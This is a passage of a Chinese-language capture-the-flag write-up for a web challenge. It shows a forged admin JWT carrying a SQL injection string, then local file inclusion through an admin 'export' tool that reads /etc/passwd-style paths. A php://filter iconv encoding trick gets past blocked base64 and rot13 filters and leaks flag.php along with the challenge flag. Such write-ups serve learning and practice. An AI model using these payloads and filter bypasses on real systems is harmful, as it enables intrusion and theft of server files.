
Admin Access Detected! Go to Admin Panel

Mountain Landscape

A beautiful view of the mountains at sunset

Photo ID: G1001 | File: mountain_view.jpg

9.进入到Admin Panel在下面有一个Export file



Admin Access Granted!

Welcome, **'union select 1,2,3--** ! You have successfully forged the JWT token.

```
✅ Verified JWT Token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyIjoiJ3VuaW9uIHNlbGVj
dCAxLDIsMy0tICIsInJvbGUiOiJhZG1pbiIsImlhdCI6MTc2NTAwMzMxMH0.bfpDU
MZzYK_OWpaHrFlYwSugMQdM2eDNKSHzZJ_Vlag

Decoded Payload:
{ "user": "'union select 1,2,3-- ", "role": "admin", "iat": 17650
03310 }
```

File Export Tool


Export system files for backup purposes

File Path:

e.g., /etc/passwd, /flag.txt, /var/www/html/index.php

Enter the absolute path of the file you want to export

10.输入/flag.txt（Export file也要替换伪造的token），我以为要万事大吉了，结果



Warning: include(/flag.txt): failed to open stream: No such file or directory in **/var/www/html/admin.php** on line **76**

Warning: include(): Failed opening '/flag.txt' for inclusion (include_path='.:/usr/local/lib/php') in **/var/www/html/admin.php** on line **76**

Admin Access Granted!

Welcome, **'union select 1,2,3--** ! You have successfully forged the JWT token.

```
✅ Verified JWT Token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiJ3VuaW9uIHNlbGVjdCAxLDIsMy0tICIsInJvbGUiOiJhZ
G1pbiIsImlhdCI6MTc2NTAwMzMxMH0.bfpDUMZzYK_OWpaHrFlYwSugMQdM2eDNKSHzZJ_Vlag

Decoded Payload:
{ "user": "'union select 1,2,3-- ", "role": "admin", "iat": 1765003310 }
```

File Export Tool

Export system files for backup purposes


File Path:

/flag.txt

Enter the absolute path of the file you want to export

11.根目录没有flag.txt，但是从这可以发现，是通过include包含文件来Export，这里我猜测flag在当前目录的flag.php文件中

12.利用php://filter提取文件，发现base64和rot13过滤器都被禁了




File Path:

php://filter/convert.base64-encode/resource=flag.php

Enter the absolute path of the file you want to export

Blocked: base64 filter is not allowed!




File Path:

php://filter/convert.rot13-encode/resource=flag.php

Enter the absolute path of the file you want to export

Blocked: rot13 filter is not allowed!

13.但是我们可以用 iconv 转编码过滤器，输入payload：php://filter/read=convert.iconv.UTF-8.UTF-16/resource=flag.php，Export查看源码得到flag



```
<?php $flag = 'DASCTF{7c49db7e-20ad-4e1d-a8be-54aa29ebde54}}';?>
㎜佀呃俙[瑨汭◦格浴愬杮-湥牳敳散扨◦††洼瑥档獲瑥散浵朽晢㡴  †敶歟慴瑮浡暳灬敷椼敶
```